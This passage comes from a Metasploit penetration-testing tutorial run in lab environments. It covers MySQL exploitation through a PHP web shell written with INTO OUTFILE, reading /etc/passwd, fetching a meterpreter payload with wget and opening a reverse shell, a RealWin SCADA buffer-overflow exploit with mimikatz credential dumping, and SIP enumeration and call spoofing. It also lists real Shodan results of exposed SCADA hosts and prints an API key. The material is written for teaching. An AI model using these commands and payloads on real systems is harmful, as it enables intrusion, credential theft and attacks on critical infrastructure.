Having gathered enough information about the database, let us also execute some interesting SQL queries on the target in the next section.

Running MySQL commands through Metasploit

Now that we have information regarding the database schema, we can run any SQL command using the `auxiliary/admin/mysql/mysql_sql` module, as shown in the following screenshot:

```
msf auxiliary(mysql_writable_dirs) > use auxiliary/admin/mysql/mysql_sql
msf auxiliary(mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  no               no        The password for the specified username
  RHOST     yes              yes       The target address
  RPORT     yes              yes       The target port (TCP)
  SQL       select version() yes         The SQL to execute.
  USERNAME  root             no        The username to authenticate as

msf auxiliary(mysql_sql) > set RHOST 172.28.128.3
RHOST => 172.28.128.3
msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'select version()'....
[*] 172.28.128.3:3306 - | 5.0.51a-3ubuntu5 |
[*] Auxiliary module execution completed
msf auxiliary(mysql_sql) > set SQL "select * from mysql.user"
SQL => select * from mysql.user
msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'select * from mysql.user'...
[*] 172.28.128.3:3306 - | localhost | admin | *4ACFE3202A5FF5CF467898FC58AAB1D615029441 | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | N |
Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y |
[*] 172.28.128.3:3306 - | | debian-sys-maint | | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y |
N | N | N | N | N | N | | | | 0 | 0 | 0 | 0 | 0 |
[*] 172.28.128.3:3306 - | % | root | | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y |
| Y | Y | | Y | | | 0 | 0 | 0 | 0 | 0 |
```

Providing the SQL command using the SQL option, we can run any MySQL command on the target. However, we will obviously require setting the RHOST, USERNAME, and PASSWORD options as well.


Gaining system access through MySQL

We just saw how we could run SQL queries through MySQL. Let's run some interesting and dangerous queries to obtain complete access to the machine, as shown in the following screenshot:

```
msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'select "<?php phpinfo()?>" INTO OUTFILE "/var/www/html/a.php"...
[*] Auxiliary module execution completed
```

In the preceding screenshot, we set the SQL option to the select "<?php phpinfo() ?>" INTO OUTFILE "/var/www/html/a.php" command and ran the module against the target. This command will write the text <?php phpinfo() ?> to a file named **a.php** at path /var/www/html/a.php. We can confirm the successful execution of the module by browsing to the file through the browser, as shown in the following screenshot:



PHP Version 5.2.4-2ubuntu5.10	
System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060813
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls


Bingo! We have successfully managed to write a file on the target. Let's enhance this attack vector by writing a <?php system(\$_GET['cm']); ?> string into another file called **b.php** in the same directory. Once written, this file will receive system commands using the **cm** parameter and will execute them using the system function in PHP. Let's send this command as follows:

```
msf auxiliary(mysql_sql) > set SQL select \"<?php system($_GET['cm']); ?>\" INTO OUTFILE \" /var/www/html/b.php\"
SQL => select \"<?php system($_GET[cm]); ?>\" INTO OUTFILE \" /var/www/html/b.php\"
```



To escape double quotes, we will use backslash in the SQL command.


Running the module, we can now verify the existence of the `b.php` file through the browser as follows:



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool
/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:
/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuid:x:100:101::/var/lib/libuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash bind:x:105:113::/var
/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:
/bin/bash mysql:x:109:118:MySQL Server,,/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash service:x:1002:1002::/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var
/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false snmp:x:115:65534::/var/lib/snmp:/bin/false
```

We can see that providing a system command such as `cat /etc/passwd` as a parameter to the `b.php` file outputs the content of the `/etc/passwd` file on the screen, denoting a successful remote code execution.


To gain system access, we can quickly generate a Linux meterpreter payload and can host it on our machine as we did for the examples in the earlier chapters. Let's download our meterpreter payload to the target by supplying the `wget` command followed by the path of our payload in the `cm` parameter, as follows:




We can verify whether the file was downloaded successfully to the target by issuing the `ls` command as follows:



Yup, our file was downloaded successfully. Let's provide the necessary permissions as follows:



We performed a `chmod 777` to the `29.elf` file, as shown in the preceding screenshot. We will need to set up a handler for the Linux meterpreter as we did with our previous examples. However, make sure that the handler is running before issuing the command to execute the binary. Let's execute the binary through the browser as follows:



The screenshot shows a web browser window on the left with the address bar displaying `172.28.128.3/html/b.php?cm=/29.elf`. On the right is a terminal window titled "Kali Linux [Running] - Oracle VM VirtualBox" showing a Metasploit session. The user is at the `msf exploit(handler) >` prompt. They enter `set LHOST 172.28.128.4`, which sets `LHOST => 172.28.128.4`. Then they enter `exploit`. The terminal shows several status messages: `[*] Started reverse TCP handler on 172.28.128.4:1337`, `[*] Starting the payload handler...`, `[*] Transmitting intermediate stager for over-sized stage...(105 bytes)`, `[*] Sending stage (1495599 bytes) to 172.28.128.3`, and `[*] Meterpreter session 1 opened (172.28.128.4:1337 -> 172.28.128.3:47087) at 2017-04-08 15:27:05 +0530`. The prompt then changes to `meterpreter >`.

Yeah! We got the meterpreter access to the target and can now perform any post-exploitation functions we choose.



In the case of a privileged user other than root, we can provide `+x` instead of `777` while using the `chmod` command.

Refer to *Chapter 5* from the book *Mastering Metasploit* for more on testing MSSQL databases.

Always make a note of all the backdoors left on the server throughout any entire penetration test so that a proper cleanup can be performed by the end of the engagement.

The fundamentals of SCADA

Supervisory Control and Data Acquisition (SCADA) is required for controlling activities in dams, power grid stations, oil refineries, large server control services, and so on.

SCADA systems are built for highly specific tasks, such as controlling the level of dispatched water, managing the gas lines, controlling the electricity power grid to monitor power in a particular city, and various other operations.

Analyzing security in SCADA systems

In this section, we will discuss how we can breach the security of SCADA systems. We have plenty of frameworks that can test SCADA systems, but discussing them will push us beyond the scope of this book. Therefore, keeping it simple, we will restrict our discussion to SCADA exploitation only, carried out using Metasploit.

The fundamentals of testing SCADA

Let us understand the basics of exploiting SCADA systems. SCADA systems can be compromised using a variety of exploits in Metasploit, which were added recently to the framework. Also, some of the SCADA servers that are located might have the default username and password; this is rarely the case these days, but there still might be a possibility that the username and password are unchanged in the target server.

Let us try finding some SCADA servers. We can achieve this by using an excellent resource—<http://www.shodanhq.com>:

1. First, we need to create an account for the Shodan website.
2. After registering, we can simply find our API key for the Shodan services within our account. Obtaining the API key, we can search for various services through Metasploit.
3. Let us try to find the SCADA systems configured with technologies from Rockwell Automation using the `auxiliary/gather/shodan_search` module.
4. In the `QUERY` option, we will just type in `Rockwell`, as shown in the following screenshot:

```
msf > use auxiliary/gather/shodan_search
msf auxiliary(shodan_search) > show options

Module options (auxiliary/gather/shodan_search):

  Name           Current Setting  Required  Description
  ----
  DATABASE        false            no        Add search results to the database
  MAXPAGE         1                yes       Max amount of pages to collect
  OUTFILE         no               no        A filename to store the list of IPs
  Proxies         no               no        A proxy chain of format type:host:p
ort[,type:host:port][...]
  QUERY           yes              yes       Keywords you want to search for
  REGEX           .*               yes       Regex search for a specific IP/City
/Country/Hostname
  SHODAN_APIKEY   yes              yes       The SHODAN API key

msf auxiliary(shodan_search) > set SHODAN_APIKEY RxSqYSOYrs3Krqx7HgiwWEqm2Mv5XsQa
SHODAN_APIKEY => RxSqYSOYrs3Krqx7HgiwWEqm2Mv5XsQa
```

5. We set the `SHODAN_APIKEY` option to the API key found in our Shodan account. Let us put the `QUERY` option as `Rockwell` and analyze the results as follows:

```
msf auxiliary(shodan_search) > set QUERY Rockwell
QUERY => Rockwell
msf auxiliary(shodan_search) > run

[*] Total: 4249 on 43 pages. Showing: 1 page(s)
[*] Collecting data, please wait...

Search Results
=====
```

IP:Port	City	Country	Hostname
104.159.239.246:44818	Holland	United States	104-159-239-246.static.sgnw.mi.charter.com
107.85.58.142:44818	N/A	United States	
109.164.235.136:44818	Stafa	Switzerland	136.235.164.109.static.wline.lns.sme.cust.swisscom.ch
119.193.250.138:44818	N/A	Korea, Republic of	
12.109.102.64:44818	Parkersburg	United States	cas-wv-cpe-12-109-102-64.cascable.net
121.163.55.169:44818	N/A	Korea, Republic of	
123.209.231.230:44818	N/A	Australia	
123.209.234.251:44818	N/A	Australia	
148.64.180.75:44818	N/A	United States	vsat-148-64-180-75.c005.g4.mrt.starband.net
148.78.224.154:44818	N/A	United States	misc-148-78-224-154.pool.starband.net
157.157.218.93:44818	N/A	Iceland	

As we can clearly see, we have found a large number of systems on the Internet running SCADA services with Rockwell Automation by using the Metasploit module.

SCADA-based exploits

Over the last few years, SCADA systems have been exploited at much higher rates than in previous years. SCADA systems may suffer from various kinds of vulnerabilities, such as stack-based overflow, integer overflow, cross-site scripting, and SQL injection.

Moreover, the impact of these vulnerabilities may cause danger to life and property, as we have discussed before. The reason why hacking SCADA devices is possible is largely due to both the fact that SCADA developers and operators have programmed the system without a focus on security and the fact that the operating procedures used are inadequate.

Let us see an example of a SCADA service and try to exploit it with Metasploit. However, please do not pick a random host from Shodan and try exploiting it. SCADA systems are very critical and can result in some serious prison time. Anyway, in the following example, we will exploit the DATAC RealWin SCADA Server 2.0 system based on a Windows XP system using Metasploit.

The service runs on port **912**, which is vulnerable to buffer overflow in the `sprintf` C function. The `sprintf` function is used in the DATAC RealWin SCADA server's source code to display a particular string constructed from the user input. The vulnerable function, when abused by the attacker, can lead to full compromise of the target system.

Let us try exploiting the DATAC RealWin SCADA Server 2.0 system with Metasploit by using the `exploit/windows/scada/realwin_scpc_initialize` exploit as follows:

```
msf > use exploit/windows/scada/realwin_scpc_initialize
msf exploit(realwin_scpc_initialize) > set RHOST 192.168.10.108
RHOST => 192.168.10.108
msf exploit(realwin_scpc_initialize) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(realwin_scpc_initialize) > show options

Module options (exploit/windows/scada/realwin_scpc_initialize):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.10.108   yes       The target address
  RPORT     912              yes       The target port

Payload options (windows/meterpreter/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LPORT     4444            yes       The listen port
  RHOST     192.168.10.108   no        The target address

Exploit target:

  Id  Name
  --  --
  0    Universal
```

We set the RHOST as 192.168.10.108 and the payload as windows/meterpreter/bind_tcp. The default port for DATAC RealWin SCADA is 912. Let us exploit the target and check whether we can exploit the vulnerability:

```
msf exploit(realwin_scpc_initialize) > exploit

[*] Started bind handler
[*] Trying target Universal...
[*] Sending stage (957487 bytes) to 192.168.10.108
[*] Meterpreter session 1 opened (192.168.10.118:38051 -> 192.168.10.108:4444) at 2016-05-10 02:21:15 +0530

meterpreter > sysinfo
Computer      : NIPUN-DEBBE6F84
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/win32
meterpreter > load mimikatz
Loading extension mimikatz...success.
```

Bingo! We successfully exploited the target. Let us load the `mimikatz` extension using the `load` command to find the system's password in clear text, as follows:

```
meterpreter > kerberos
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[+] Got SeDebugPrivilege
[*] Retrieving kerberos credentials
kerberos credentials
=====
```

AuthID	Package	Domain	User	Password
-----	-----	-----	----	-----
0;999	NTLM	WORKGROUP	NIPUN-DEBBE6F84\$	
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0;52163	NTLM			
0;996	Negotiate	NT AUTHORITY	NETWORK SERVICE	
0;176751	NTLM	NIPUN-DEBBE6F84	Administrator	12345

We can see that by issuing a `kerberos` command, we can locate the password in clear text.

We have plenty of exploits in Metasploit that specifically target vulnerabilities in SCADA systems. To find out more information about these vulnerabilities, you can refer to the greatest resource on the web for SCADA hacking and security at <http://www.scadahacker.com>. You should be able to see many exploits listed under the *msf-scada* section at <http://scadahacker.com/resources/msf-scada.html>.

The website <http://www.scadahacker.com> has maintained a list of vulnerabilities found in various SCADA systems over the past few years. The beauty of the list lies in the fact that it provides precise information about the SCADA product, the vendor of the product, the systems component, Metasploit reference module, disclosure details, and the first Metasploit module disclosure dates as well.

Implementing secure SCADA

Securing SCADA is a tough job when it has to be applied practically; however, we can look for some of the following key points when securing SCADA systems:

- Keep an eye on every connection made to SCADA networks and figure out whether any unauthorized attempts were made to access the system
- Make sure that all the network connections are disconnected when they are not required, and, if the SCADA systems are air gapped, that any other endpoint that eventually connects to it is secured and scrutinized in the same manner

- Implement all the security features provided by the system vendors
- Implement IDPS technologies for both internal and external systems and apply incident monitoring for 24 hours
- Document all the network infrastructure and provide individual roles to administrators and editors
- Establish IR teams and blue teams for identifying attack vectors on a regular basis

Restricting networks

Network connectivity can be made limited in the event of attacks related to unauthorized access, unwanted open services, and so on. Implementing this solution by removing or uninstalling services is the best possible defense against various SCADA attacks.

SCADA systems are implemented on Windows XP boxes, and this increases the attack surface significantly. If you are applying SCADA systems, make sure your Windows boxes are up to date to prevent the more common attacks.

Testing Voice over Internet Protocol services

Let us now focus on testing **Voice over Internet Protocol (VoIP)**-enabled services and see how we can check for various flaws that might affect VoIP services.

VoIP fundamentals


VoIP is a much less costly technology when compared to the traditional telephonic services. VoIP provides much more flexibility than traditional telephony in terms of telecommunication, and offers various features, such as multiple extensions, caller ID services, logging, the recording of each call made, and so on. Some companies now have their **Private Branch exchange (PBX)** on IP-enabled phones these days.

The traditional and still-present telephonic system is still vulnerable to interception through physical access, such that if an attacker alters the connection of a phone line and attaches their transmitter, they will be able to make and receive calls to their device and can enjoy Internet and fax services.

However, in the case of VoIP services, we can compromise security without going on to the wires. Nevertheless, attacking VoIP services is a tedious task if you do not have a basic knowledge of how it works. This section sheds light on how we can compromise VoIP in a network without intercepting the wires.

Additionally, in the hosted services-type VoIP technology, there is no PBX at the client premises. However, all the devices at the client premises connect to the PBX of the service provider via the Internet—that is, by using **Session Initiation Protocol (SIP)** lines using IP/VPN technologies.

Let us see how this technology works with the help of the following diagram:



Many SIP service providers on the Internet provide connectivity for softphones, which can be used directly to enjoy VoIP services. Also, we can use any client softphone to access the VoIP services, such as Xlite, as shown in the following screenshot:



Fingerprinting VoIP services

We can fingerprint VoIP devices over a network using the SIP scanner modules built into Metasploit. A commonly known SIP scanner is the **SIP endpoint scanner** that is built into Metasploit. We can use this scanner to identify devices that are SIP enabled on a network by issuing the request for options from the various SIP services.

Let us carry on with scanning VoIP services using the options auxiliary module under /auxiliary/scanner/sip and analyze the results. The target here is a Windows XP system with the Asterisk PBX VoIP client running. We start by loading the auxiliary module for scanning SIP services over a network, as shown in the following screenshot:

```
msf > use auxiliary/scanner/sip/options
msf auxiliary(options) > show options

Module options (auxiliary/scanner/sip/options):

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256              yes       The number of hosts to probe in each se
t
  CHOST              no          The local client address
  CPORT      5060            no          The local client port
  RHOSTS      yes             The target address range or CIDR identi
fier
  RPORT      5060            yes         The target port
  THREADS    1                yes         The number of concurrent threads
  TO         nobody           no          The destination username to probe at ea
ch host
```

We can see that we have plenty of options that we can use with the auxiliary/scanner/sip/options auxiliary module. We need to configure only the RHOSTS option. However, for a vast network, we can define the IP ranges with the **Classless Inter-domain Routing (CIDR)** identifier. Once run, the module will start scanning for IPs that may be using SIP services. Let us run this module as follows:

```
msf auxiliary(options) > set RHOSTS 192.168.65.1/24
RHOSTS => 192.168.65.1/24
msf auxiliary(options) > run

[*] 192.168.65.128 sip:nobody@192.168.65.0 agent='TJUQBGY'
[*] 192.168.65.128 sip:nobody@192.168.65.128 agent='hAG'
[*] 192.168.65.129 404 agent='Asterisk PBX' verbs='INVITE, ACK, CANCEL, OPTIONS,
  BYE, REFER, SUBSCRIBE, NOTIFY'
[*] 192.168.65.128 sip:nobody@192.168.65.255 agent='68T9c'
[*] 192.168.65.129 404 agent='Asterisk PBX' verbs='INVITE, ACK, CANCEL, OPTIONS,
  BYE, REFER, SUBSCRIBE, NOTIFY'
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(options) > █
```

As we can clearly see, when this module runs, it returns a lot of information related to the IPs that are using SIP services. This information contains the agent denoting the name and version of the PBX and verbs, which define the type of requests supported by the PBX. Hence, we can use this module to gather a lot of knowledge about the SIP services on the network.

Scanning VoIP services

After finding out information about the various option requests supported by the target, let us now scan and enumerate the users of the VoIP services using another Metasploit module—namely `auxiliary/scanner/sip/enumerator`. This module will search for VoIP services over a target range and will try to enumerate its users. Let us see how we can achieve this:

```
msf auxiliary(enumerator) > show options
```

Module options (auxiliary/scanner/sip/enumerator):			
Name	Current Setting	Required	Description
----	-----	-----	-----
BATCHSIZE	256	yes	The number of hosts to probe in each set
CHOST		no	The local client address
CPORT	5060	no	The local client port
MAXEXT	9999	yes	Ending extension
METHOD	REGISTER	yes	Enumeration method to use OPTIONS/REGISTER
MINEXT	0	yes	Starting extension
PADLEN	4	yes	Cero padding maximum length
RHOSTS	192.168.65.128	yes	The target address range or CIDR identifier
RPORT	5060	yes	The target port
THREADS	1	yes	The number of concurrent threads

We now have listed the options that we can use with this module. We will now set some of the following options to run this module successfully:

```
msf auxiliary(enumerator) > set MINEXT 3000
MINEXT => 3000
msf auxiliary(enumerator) > set MAXEXT 3005
MAXEXT => 3005
msf auxiliary(enumerator) > set PADLEN 4
PADLEN => 4
```

As we can see, we have set the `MAXEXT`, `MINEXT`, `PADLEN`, and `RHOSTS` options.

In the enumerator module used in the preceding screenshot, we defined `MINEXT` and `MAXEXT` as 3000 and 3005 respectively. `MINEXT` is the extension number to start the search from, and `MAXEXT` refers to the last extension number to complete the search on. These options can be set for a gigantic range—such as `MINEXT` to 0 and `MAXEXT` to 9999—to find out the various users using VoIP services on extension numbers 0 to 9999.

Let us run this module on a target range by setting the `RHOSTS` variable to the CIDR value, as follows:

```
msf auxiliary(enumerator) > set RHOSTS 192.168.65.0/24
RHOSTS => 192.168.65.0/24
```

Setting `RHOSTS` as `192.168.65.0/24` will scan the entire subnet. Now, let us run this module and see what output it presents:

```
msf auxiliary(enumerator) > run
[*] Found user: 3000 <sip:3000@192.168.65.129> [Open]
[*] Found user: 3001 <sip:3001@192.168.65.129> [Open]
[*] Found user: 3002 <sip:3002@192.168.65.129> [Open]
[*] Found user: 3000 <sip:3000@192.168.65.255> [Open]
[*] Found user: 3001 <sip:3001@192.168.65.255> [Open]
[*] Found user: 3002 <sip:3002@192.168.65.255> [Open]
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

This search returned many users using SIP services. Also, the effect of `MAXEXT` and `MINEXT` was that only the users from the extensions 3000 to 3005 were scanned. An extension can be thought of as a standard address for users in a particular network.

Spoofing a VoIP call

Having gained enough knowledge about the various users using SIP services, let us try making a fake call to the user using Metasploit. Assuming that the target user is running SipXphone 2.0.6.27 on a Windows XP platform, let us send the user a fake invite request using the `auxiliary/VoIP/sip_invite_spoof` module, as follows:

```
msf > use auxiliary/voip/sip_invite_spoof
msf auxiliary(sip_invite_spoof) > show options

Module options (auxiliary/voip/sip_invite_spoof):

  Name      Current Setting      Required  Description
  ----      -
  DOMAIN     no                   no        Use a specific SIP domain
  EXTENSION  4444                 no        The specific extension or name to target
  MSG        The Metasploit has you yes         The spoofed caller id to send
  RHOSTS     192.168.65.129       yes       The target address range or CIDR identifier
  RPORT      5060                 yes       The target port
  SRCADDR    192.168.1.1          yes       The sip address the spoofed call is coming from
  THREADS    1                   yes       The number of concurrent threads

msf auxiliary(sip_invite_spoof) > back
msf > use auxiliary/voip/sip_invite_spoof
msf auxiliary(sip_invite_spoof) > set RHOSTS 192.168.65.129
RHOSTS => 192.168.65.129
msf auxiliary(sip_invite_spoof) > set EXTENSION 4444
EXTENSION => 4444
```

We will set the **RHOSTS** option with the IP address of the target and the **EXTENSION** as **4444** for the target. Let us keep **SRCADDR** to **192.168.1.1**, which will spoof the address source making the call.

Let us now run the module as follows:

```
msf auxiliary(sip_invite_spoof) > run

[*] Sending Fake SIP Invite to: 4444@192.168.65.129
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Let us see what is happening on the victim's side:



We can clearly see that the softphone is ringing and displaying the caller as **192.168.1.1**, and is also displaying the predefined message from Metasploit.

